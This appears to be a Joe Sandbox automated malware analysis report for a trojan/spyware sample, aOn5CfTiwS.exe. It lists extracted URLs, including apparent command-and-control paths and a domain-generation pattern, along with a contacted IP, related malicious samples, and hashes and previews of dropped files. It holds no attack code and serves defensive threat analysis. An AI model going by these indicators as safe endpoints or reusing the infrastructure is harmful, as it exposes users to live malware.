http://https://static.nc-img.com/uiraa/app.ab29bfd164428d10f32bc34df1cad4ed.css	aOn5CfTiwS.exe, 00000000.00000003.259758311.00000000034C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://pki.goog/gsr2/GTSGIAG3.crt0)	ecv71A3.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://1a469593c1fe15dc.xyz/info/fb1.6	aOn5CfTiwS.exe, 00000000.00000003.227931874.00000000022A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.xunlei.com/	download_engine.dll.0.dr	false		high
http://pki.goog/gsr2/GTS1O1.crt0#	ecv71A3.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://static.nc-img.com/uiraa/libs/vendors_70ac76496c2b0e5ed06c	aOn5CfTiwS.exe, aOn5CfTiwS.exe, 00000000.00000003.259758311.00000000034C1000.00000004.00000001.sdmp, aOn5CfTiwS.exe, 00000000.00000003.245404335.00000000022B2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://1a469593c1fe15dc.xyz/info/stepxztN8b6xDUh	aOn5CfTiwS.exe, 00000000.00000003.230318427.00000000022AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://aefd.nelreports.net/api/report?cat=bingth	ecv71A3.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/soap/envelope/	download_engine.dll.0.dr	false		high
http://https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location	ecv71A3.tmp.1.dr	false		high
http://https://assets.adobedtm.com/launch-EN7b3d710ac67a4a1195648458258f97dd.min.js	ecv71A3.tmp.1.dr	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCfd484f9188564713bbc5d13d862ebbf	ecv71A3.tmp.1.dr	false		high
http://https://curl.haxx.se/docs/http-cookies.html	aOn5CfTiwS.exe, 00000000.00000002.265153330.00000000101DE000.00000002.00000001.sdmp	false		high
http://www.openssl.org/support/faq.html	aOn5CfTiwS.exe, 00000000.00000002.265153330.00000000101DE000.00000002.00000001.sdmp, download_engine.dll.0.dr	false		high
http://https://www.namecheap.com/assets/img/nc	aOn5CfTiwS.exe, 00000000.00000003.259723561.0000000002301000.00000004.00000001.sdmp	false		high
http://https://www.instagram.com/accounts/login/ajax/facebook/	aOn5CfTiwS.exe, 00000000.00000002.265153330.00000000101DE000.00000002.00000001.sdmp	false		high
http://https://login.microsoftonline.com/common/oauth2/authorize?client_id=9ea1ad79-fdb6-4f9a-8bc3-2b70f96e	ecv71A3.tmp.1.dr	false		high
http://crl.thawte.com/ThawteTimestampingCA.crl0	xldl.dll.0.dr	false		high
http://exchangework%04d%02d%02d.xyz/accept:	aOn5CfTiwS.exe, 00000000.00000002.265153330.00000000101DE000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2	ecv71A3.tmp.1.dr	false		high
http://1a469593c1fe15dc.xyz/info/stepbidden	aOn5CfTiwS.exe, 00000000.00000003.230318427.00000000022AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://fpdownload.macromedia.com/get/shockwave/default/english/win95nt/latest/Shockwave_Installer_Sl	aOn5CfTiwS.exe, 00000000.00000003.216601589.00000000022A8000.00000004.00000001.sdmp	false		high
http://1a469593c1fe15dc.xyz/info/ddpbidden	aOn5CfTiwS.exe, 00000000.00000003.245417883.00000000022AD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.messenger.com/login/nonce/	aOn5CfTiwS.exe, 00000000.00000002.265153330.00000000101DE000.00000002.00000001.sdmp	false		high
http://www.synametrics.com	aOn5CfTiwS.exe	false		high
http://https://charlesproxy.com/ssl1	6C0CE2DD0584C47CAC18839F14055F19FA270CDD.0.dr	false		high
http://www.apache.org/licenses/LICENSE-2.0	aOn5CfTiwS.exe, 00000000.00000003.259758311.00000000034C1000.00000004.00000001.sdmp	false		high
http://crl.pki.goog/GTSGIAG3.crl0	ecv71A3.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=6856811916691;gt	ecv71A3.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://ocsp.thawte.com0	xldl.dll.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://store.paycenter.uc.cnmail-attachment.googleusercontent.com	MiniThunderPlatform.exe.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://1a469593c1fe15dc.xyz/info/fbX	aOn5CfTiwS.exe, 00000000.00000003.227931874.00000000022A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://logincdn.msauth.net/16.000/content/js/ConvergedLoginPaginatedStrings.en_5QoHC_ilFOmb96M0pIeJ	ecv71A3.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://pki.goog/gsr2/GTS1O1.crt0M	ecv71A3.tmp.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCc71c68d7b8f049b6a6f3b669bd5d00c	ecv71A3.tmp.1.dr	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	ecv71A3.tmp.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.msn.com/de-ch/?ocid=iehp	ecv71A3.tmp.1.dr	false		high
http://https://static.nc-img.com/uiraa/app.ab29bfd164428d10f	aOn5CfTiwS.exe	false	• Avira URL Cloud: safe	unknown
http://service.real.com/realplayer/security/02062012_player/en/	aOn5CfTiwS.exe, 00000000.00000003.216455905.00000000022B1000.00000004.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.117.244	unknown	United States		22612	NAMECHEAP-NETUS	false

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald

Analysis ID:	346349
Start date:	30.01.2021
Start time:	18:06:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	aOn5CfTiwS (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.troj.spyw.evad.winEXE@10/16@7/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 95.8%) • Quality average: 83% • Quality standard deviation: 26.1%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.255.188.83, 104.43.139.144, 104.43.193.48, 23.210.248.85, 51.11.168.160, 92.122.213.194, 92.122.213.247, 67.26.83.254, 67.26.81.254, 67.27.159.126, 8.248.119.254, 8.241.9.254, 20.54.26.129, 51.104.146.109, 52.155.217.156 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, arc.msn.com.nsatc.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.117.244	INGNhYonmgtGZ9Updf.exe	Get hash	malicious	Browse	• www.profille-sarina23tammara.club/ur06/?nt=/QZku4jr0440TRq1cGoqU4zGfqmcs15TzcELdSgrk2PZPfOWImoRhmS5wBIm/nR1OhQf&2d=9rm4l4y
	JdtN8nIcLi8RQOi.exe	Get hash	malicious	Browse	• www.profille-sarina23tammara.club/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=/QZku4jr0440TRq1cGoqU4zGfqmcs15TzcELdSgrk2PZPfOWImoRhmS5wBIMgXh1KjYf
	ordine.exe	Get hash	malicious	Browse	• www.solidconstruct.site/jqc/?l6A=AQxPeURRQ9kC4DgOk8VME5njQ8dFSmWtzYEqQ7tz67PuOtzOYn8gv4wq3HEv/IosbvDuD9rCIw==&YL0=8pN4lD
	PT300975-inv.exe	Get hash	malicious	Browse	• www.solidconstruct.site/jqc/?JfEtEZgp=AQxPeURRQ9kC4DgOk8VME5njQ8dFSmWtzYEqQ7tz67PuOtzOYn8gv4wq3HEWg5IvV5fpD9rFbA==&ojq0s=RzuIsD
	test.js	Get hash	malicious	Browse	• 101legit.com/0.html
	dsexplrob.exe	Get hash	malicious	Browse	• i3mode.com/dbExpressversion/db87987Administrator.php?b=FKfEZOAdYedIVNeAlGKbCgFzoODmhh
	nbmvwchp.js	Get hash	malicious	Browse	• 101legit.com/0.html

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	PO_55004.exe	Get hash	malicious	Browse	• 68.65.122.156
	SecuriteInfo.com.Trojan.MulDrop16.10041.23448.exe	Get hash	malicious	Browse	• 185.61.153.111
	SecuriteInfo.com.Trojan.Inject4.6821.6799.exe	Get hash	malicious	Browse	• 199.188.200.150
	DCAjXz5y4I.exe	Get hash	malicious	Browse	• 162.213.255.196
	NEW ORDER.xlsm	Get hash	malicious	Browse	• 104.219.248.89
	Claim_250196008_01282021.xls	Get hash	malicious	Browse	• 162.0.226.110
	Claim_250196008_01282021.xls	Get hash	malicious	Browse	• 162.0.226.110
	lbqFKoALqe.exe	Get hash	malicious	Browse	• 198.54.117.215
	j64eIR1IEK.exe	Get hash	malicious	Browse	• 198.54.117.210
	document.doc	Get hash	malicious	Browse	• 199.193.7.228
	CMA CGM Shipping Documents COAU7014424560.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	order.exe	Get hash	malicious	Browse	• 199.193.7.228
	SecuriteInfo.com.Heur.11979.xls	Get hash	malicious	Browse	• 162.0.226.110
	SecuriteInfo.com.Heur.11979.xls	Get hash	malicious	Browse	• 162.0.226.110
	#Ud83d#Udce9.htm	Get hash	malicious	Browse	• 198.54.115.249
	Pending Orders Statement -40064778.doc	Get hash	malicious	Browse	• 198.54.122.60
	documenting.doc	Get hash	malicious	Browse	• 198.54.122.60
	#B30COPY.htm	Get hash	malicious	Browse	• 198.54.115.249
	AE-808_RAJEN.exe	Get hash	malicious	Browse	• 68.65.122.156
	RFQ Tengco_270121.doc	Get hash	malicious	Browse	• 198.54.122.60

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	fnhcdXEfus.exe	Get hash	malicious	Browse	
	fnhcdXEfus.exe	Get hash	malicious	Browse	
	Cyfj6XGbkd.exe	Get hash	malicious	Browse	
	N1yprTBBXs.exe	Get hash	malicious	Browse	
	Cyfj6XGbkd.exe	Get hash	malicious	Browse	
	N1yprTBBXs.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	fnhcdXEfus.exe	Get hash	malicious	Browse	
	fnhcdXEfus.exe	Get hash	malicious	Browse	
	Cyfj6XGbkd.exe	Get hash	malicious	Browse	
	N1yprTBBXs.exe	Get hash	malicious	Browse	
	Cyfj6XGbkd.exe	Get hash	malicious	Browse	
	N1yprTBBXs.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe

Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	268744
Entropy (8bit):	5.398284390686728
Encrypted:	false

C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	
SSDEEP:	6144:ePH9aqri3YL1Avg3NloWPxFL8QL2Ma8tvT0ecR:eP4qri3YL1Avg3NloWPTnL2f3x
MD5:	E2E9483568DC53F68BE0B80C34FE27FB
SHA1:	8919397FCC5CE4F91FE0DC4E6F55CEA5D39E4BB9
SHA-256:	205C40F2733BA3E30CC538ADC6AC6EE46F4C84A245337A36108095B9280ABB37
SHA-512:	B6810288E5F9AD49DCBF13BF339EB775C52E1634CFA243535AB46FDA97F5A2AAC112549D21E2C30A95306A57363819BE8AD5EFD4525E27B6C446C17C9C587E4E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 8%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: fnhcdXEfus.exe, Detection: malicious, Browse • Filename: fnhcdXEfus.exe, Detection: malicious, Browse • Filename: Cyfj6XGbkd.exe, Detection: malicious, Browse • Filename: N1yprTBBXs.exe, Detection: malicious, Browse • Filename: Cyfj6XGbkd.exe, Detection: malicious, Browse • Filename: N1yprTBBXs.exe, Detection: malicious, Browse • Filename: FileSetup-v17.04.41.exe, Detection: malicious, Browse • Filename: FileSetup-v17.04.41.exe, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0.h.Q.;.Q.;.Q.;.Y.;.Q.;.];.Q.;.];.Q.;.];.Q.;.];.Q.;Sr.;.Q.;.Y.;.Q.; *Y.;.Q.;.Q.;.P.;...;.Q.;'F.;.Q.;EZ.;.Q.;'F.;.Q.;Rich.Q.;.....PE..L...^..S.....@.....`.....''Q.....P..x..... .....textbss1U.....text...>....p..... ..`.rdata...i.....p... .....@..@.data...L..... .....@....idata...J.....P.....@....rsrc...x....P.....@..@..... .....

C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	
Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	73160
Entropy (8bit):	6.49500452335621
Encrypted:	false
SSDEEP:	1536:BG9vRpkFqhyU/v47PZSOKhqTwYu5tEm1n22W:E1RlOAkz5tEmZvW
MD5:	F0372FF8A6148498B19E04203DBB9E69
SHA1:	27FE4B5F8CB9464AB5DDC63E69C3C180B77DBDE8
SHA-256:	298D334B630C77B70E66CF5E9C1924C7F0D498B02C2397E92E2D9EFDFF2E1BDF
SHA-512:	65D84817CDDDB808B6E0AB964A4B41E96F7CE129E3CC8C253A31642EFE73A9B7070638C22C659033E1479322ACEEA49D1AFDCEFF54F8ED044B1513BFFD33F85
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 2%
Joe Sandbox View:	• Filename: fnhcdXEfus.exe, Detection: malicious, Browse • Filename: fnhcdXEfus.exe, Detection: malicious, Browse • Filename: Cyfj6XGbkd.exe, Detection: malicious, Browse • Filename: N1yprTBBXs.exe, Detection: malicious, Browse • Filename: Cyfj6XGbkd.exe, Detection: malicious, Browse • Filename: N1yprTBBXs.exe, Detection: malicious, Browse • Filename: FileSetup-v17.04.41.exe, Detection: malicious, Browse • Filename: FileSetup-v17.04.41.exe, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....D."C..L...L...L.....L.....&.L.....L.....Y.L.'~!...L.'~7...L...M.\.L.....L... ....L.....L.Rich..L.....PE..L.....P.....X.....$.....@.....@.....>....@.....P..... ..d...`.....P...@..... ..... .....text...|..... ..`.rdata...&.....(.....@..@.data.....@....rsrc.....@..@.reloc..H.... ....@..B..... .....

C:\Users\user\AppData\Local\Temp\download\atl71.dll	
Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	89600
Entropy (8bit):	6.46929682960805
Encrypted:	false
SSDEEP:	1536:klIL9T5Xx1ogKMvw5Br7KLKLI+Xe+QnyH4Cc0tR6nGVp/VTbkE0DJ4ZwmroV:BtvBOl+FQny5R6nG//SdaZwms
MD5:	79CB6457C81ADA9EB7F2087CE799AAA7
SHA1:	322DDDE439D9254182F5945BE8D97E9D897561AE
SHA-256:	A68E1297FAE2BCF854B47FFA444F490353028DE1FA2CA713B6CF6CC5AA22B88A
SHA-512:	ECA4B91109D105B2CE8C40710B8E3309C4CC944194843B7930E06DAF3D1DF6AE85C1B7063036C7E5CD10276E5E5535B33E49930ADBAD88166228316283D011B
Malicious:	false

C:\Users\user\AppData\Local\Temp\download\atl71.dll	
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Er.....0.....Rich. .....PE..L...PK.D.....!.....r.....\|.....p.....<....@..0#.....p..H...0.....@.....0... .....text...4..... ..`.rdata..M7.....8.....@..@.data..... .....@....rsrc...0#...@...$...$.....@..@.reloc.....p.....H..... @..B..... .....

C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	
Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	92080
Entropy (8bit):	5.923150781730819
Encrypted:	false
SSDEEP:	1536:5myH1Ar4zLdIoXJED0ySFzyhSU+kcexDCaDRqxAnNQDB:foEZEDDSFzDkce7RqxAnIB
MD5:	DBA9A19752B52943A0850A7E19AC600A
SHA1:	3485AC30CD7340ECCB0457BCA37CF4A6DFDA583D
SHA-256:	69A5E2A51094DC8F30788D63243B12A0EB2759A3F3C3A159B85FD422FC00AC26
SHA-512:	A42C1EC5594C6F6CAE10524CDAD1F9DA2BDC407F46E685E56107DE781B9BCE8210A8CD1A53EDACD61365D37A1C7CEBA3B0891343CF2C31D258681E3BF8504 D3
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.|...|...|...t...|...p...|...p...|...p...|...p...|..~t...|..._...|...t...|..~t...|...|.. 6|..sk...|..sk...|...w...|..sk...|..Rich.|.....PE..L...&..M.....!.....y".....P..... .....h...@.....text..... ..`.rdata...F.....P.....@..@.data.....@....rsrc...`.... ....@..@.reloc.....0... ...0.....@..B..... .....

C:\Users\user\AppData\Local\Temp\download\download_engine.dll	
Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3512776
Entropy (8bit):	6.514740710935125
Encrypted:	false
SSDEEP:	49152:O/4yyAd2+awsEL4eyiiDoHHPLvQB0o32Qm6m7VBmurXztN:OVrsEcTiiAvLa0oYkuf/
MD5:	1A87FF238DF9EA26E76B56F34E18402C
SHA1:	2DF48C31F3B3ADB118F6472B5A2DC3081B302D7C
SHA-256:	ABAEB5121548256577DDD8B0FC30C9FF3790649AD6A0704E4E30D62E70A72964
SHA-512:	B2E63ABA8C081D3D38BD9633A1313F97B586B69AE0301D3B32B889690327A575B55097F19CC87C6E6ED345F1B4439D28F981FDB094E6A095018A10921DAE80D9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....8.....!..L.!This program cannot be run in DOS mode....$.....M..}..{...{...{.....{...$...{...t...{...&...{.....{...$...{...b...{...&...{...$...{...q. B.{...&...{...&...{...z...{.....k.{...'...{...%...{...!...{.Rich..{.....PE..L.....S.....!.....P'.....=\.....`'.....6.....&.5.....0./...../.h.....1.`..... .....5.....1..d..pg'.....`'.p.....text....I'.....P'..... ..`.rdata..Kt...`'.....`'.....@..@.data...L...../..@.../.....@....rsrc...`.....1..... 1.....@..@.reloc...L....1..P...01.....@..B..... .....

C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	
Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	503808
Entropy (8bit):	6.4043708480235715
Encrypted:	false
SSDEEP:	12288:b692dAsfQqt4oJcRYRhUgiW6QR7t5k3Ooc8iHkC2ek:bSYACJcRYe3Ooc8iHkC2e
MD5:	A94DC60A90EFD7A35C36D971E3EE7470
SHA1:	F936F612BC779E4BA067F77514B68C329180A380
SHA-256:	6C483CBE349863C7DCF6F8CB7334E7D28C299E7D5AA063297EA2F62352F6BDD9

C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	
SHA-512:	FF6C41D56337CAC074582002D60CBC57263A31480C67EE8999BC02FC473B331EEFED93EE938718D297877CF48471C7512741B4AEBC0636AFC78991CDF6EDDFA B
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 3%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....k.....C.....N.....N.....N.....N.....N.....N.....R ich.....PE..L....Q.D.....!.....-.....<|.....&[.....?....2..<....p.....0.....8.....(-..H..... .....text..... ..`.rdata...+.....0.....@..@.data...h!...@.. ...@.....@....rsrc.....p.....`.....@..@.reloc...0.....@...p.....@..B..... ....

C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	
Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	348160
Entropy (8bit):	6.56488891304105
Encrypted:	false
SSDEEP:	6144:cPlV59g81QWguohIP/siMbo8Crn2zzwRFMciFMNrb3YgxS3bCAO5kkG:OlVvN1QWguohInJDrn8zwNF7eCr
MD5:	CA2F560921B7B8BE1CF555A5A18D54C3
SHA1:	432DBCF54B6F1142058B413A9D52668A2BDE011D
SHA-256:	C4D4339DF314A27FF75A38967B7569D9962337B8D4CD4B0DB3ABA5FF72B2BFBB
SHA-512:	23E0BDD9458A5A8E0F9BBCB7F6CE4F87FCC9E47C1EE15F964C17FF9FE8D0F82DD3A0F90263DAAF1EE87FAD4A238AA0EE92A16B3E2C67F47C84D575768EDBA 43E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 3%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....v.....K.E.....S...F.x....F.....F.G.....F.D.....F.F.....F.B.....Ric h.....PE..L....Q.D.....!.....6|.....`.....V.....L....C.....(.... .....0..h+.....8.....H.....I .....text..... ..`.rdata..`.....@..@.data....h.....`.....@....rsrc..... .....@..@.reloc..h+...0...0... .....@..B... ....

C:\Users\user\AppData\Local\Temp\download\zlib1.dll	
Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	59904
Entropy (8bit):	6.753320551944624
Encrypted:	false
SSDEEP:	1536:ZfU1BgfZqvECHUhUMPZVmnToIfxIOjIOG8TI:ZfzfZR2UhUMPZVSTBfbFG6I
MD5:	89F6488524EAA3E5A66C5F34F3B92405
SHA1:	330F9F6DA03AE96DFA77DD92AAE9A294EAD9C7F7
SHA-256:	BD29D2B1F930E4B660ADF71606D1B9634188B7160A704A8D140CADAFB46E1E56
SHA-512:	CFE72872C89C055D59D4DE07A3A14CD84A7E0A12F166E018748B9674045B694793B6A08863E791BE4F9095A34471FD6ABE76828DC8C653BE8C66923A5802B31E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....".u.-f..~f..~f..~c..~e..~c..~g..~c..~c..~c..~d..~...~d..~f..~~..~...~k..~ ...~d..~...~g..~...~g..~...~g..~Richf..~.....PE..L...%..M.....!.....R.....[!.....0.....].....<..... ....h.....text..... ..`.rdata...F.....H.....@..@.data...t.....@....rsrc.....@..@.reloc... ....@..B..... .....

C:\Users\user\AppData\Local\Temp\ecv71A3.tmp	
Process:	C:\Users\user\AppData\Roaming\1612058829275.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x406b65bd, page size 32768, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	26738688
Entropy (8bit):	1.0149462571367907
Encrypted:	false
SSDEEP:	24576:nCwqTaQxuzQFetaWLSiAWaSoxoyxQgSFDb7uBi:xQFetNSzY
MD5:	411F51FBD3AEB3B57E0800BB616FE20E
SHA1:	F48260535A313A0086845E38240697888A578E87
SHA-256:	7990E93D6FAAE30F1B9AE2204948C7F7257970DC8F6AC3F762B66AC50233F3B5
SHA-512:	4F21F30A4FEAA4B24568EAF5BAB3140DF448E5D4AAC1E195F583146AE530A6FC09FDF16076FDD8DBF9693E0F5965DDFD06FF1DC1EE83DA5217AAC72E8A356E 3C

C:\Users\user\AppData\Local\Temp\ecv71A3.tmp	
Malicious:	false
Preview:	@ke... .....50.....te3....wg.....)..... x/.*....x..h.+.....6..43....wl.....Z.....B..... .....1....yY..... .....1....yYi.....qn.1....x..... .....

C:\Users\user\AppData\Local\Temp\xldl.dat	
Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	7-zip archive data, version 0.3
Category:	dropped
Size (bytes):	1397922
Entropy (8bit):	**7.999863097294012**
Encrypted:	**true**
SSDEEP:	24576:juyI43LaCG/Ns1izTSVSRvLQtdMRATA0wpJu4cvT8Ptj2JwqXN25MB9urh0w6q:jut47aCGVSVSRvLEdxA0acojEwqXTcac
MD5:	18C413810B2AC24D83CD1CDCAF49E5E1
SHA1:	ACE4A5913D6736C6FFB6666B4290AB1A5950D6FF
SHA-256:	9343334E967D23D84487B28A91E517523B74C6ADDF4654309EDEE98CC0A56353
SHA-512:	FEFD6B65CBB61AC77008155F4CB52221C5C518388D429FE6C11CCB2346FB57991D47B121A024AC1DDED312C1B7646744066092A8A04D5A81BFE56E4A1D9C2E5
Malicious:	false
Preview:	7z..'.....C.^T.....$.....:_c..&..p...../D.N..MhC.T.....n.....L.V187y.].'.U.G6P`}6._..f..;..<.....G./..~..3...^.|.=.G.6..5.!SK.$.RdO....2.C-^....$Y..Ah.L8./....h$.....\..~....b.].U...4..'dIN^.?6.r....,<K0.....^.Vg.:j. &j..{...X.K..5*zLF.W-.Z9..<.....u0O./..s+N.....1.....r$h;3.}L.p.....~|J^.*YFZX\.g.H.....vbz..E'lhRH..@.p...+.3..`Y:.../.....J.3<...C.....5.'._p...<-.f~..]E..N..3.....s..Y..r..y....V.p.....MrD.....W2...Y:..G..bkq...n..o..>W..\A>Z....,^+.j..Mb}.S....._3^.....f...-wD?.....r...}?.x..#'...Ru<....I.\.f.d /p.r2.Z.JY.]....9....1.....).....l.....\.:..Y....q..!....N\..P....#%...1...%.v. J4.....^._.1&}b,..VZ#.j...i.....<...\$..0.....t<..[.....|..n1...Y.i4\.ZN..V....U)...|.!..vj...7P,)6..N.,.>.e:.f.,.z....v.#AQ...8M.X.).....r .H.Dz.....YY -..).(..z..0E.Y2.".".<.lL..{Z...+.0.....8v../..1A`..xx..8.HY....y.I..d.e;.....'D.W.....o2...../q...sx....>..7.fk._.g`.o.".F24.Mvs.....)\.....^...d.&.

C:\Users\user\AppData\Local\Temp\xldl.dll	
Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	293320
Entropy (8bit):	6.347427939821131
Encrypted:	false
SSDEEP:	6144:qUWWnyka1c7u2SbdYUUvZjWj9gj0U+zlVKy5:qvKa+7u7bqUoZjW5gj0U+z+Y
MD5:	208662418974BCA6FAAB5C0CA6F7DEBF
SHA1:	DB216FC36AB02E0B08BF343539793C96BA393CF1
SHA-256:	A7427F58E40C131E77E8A4F226DB9C772739392F3347E0FCE194C44AD8DA26D5
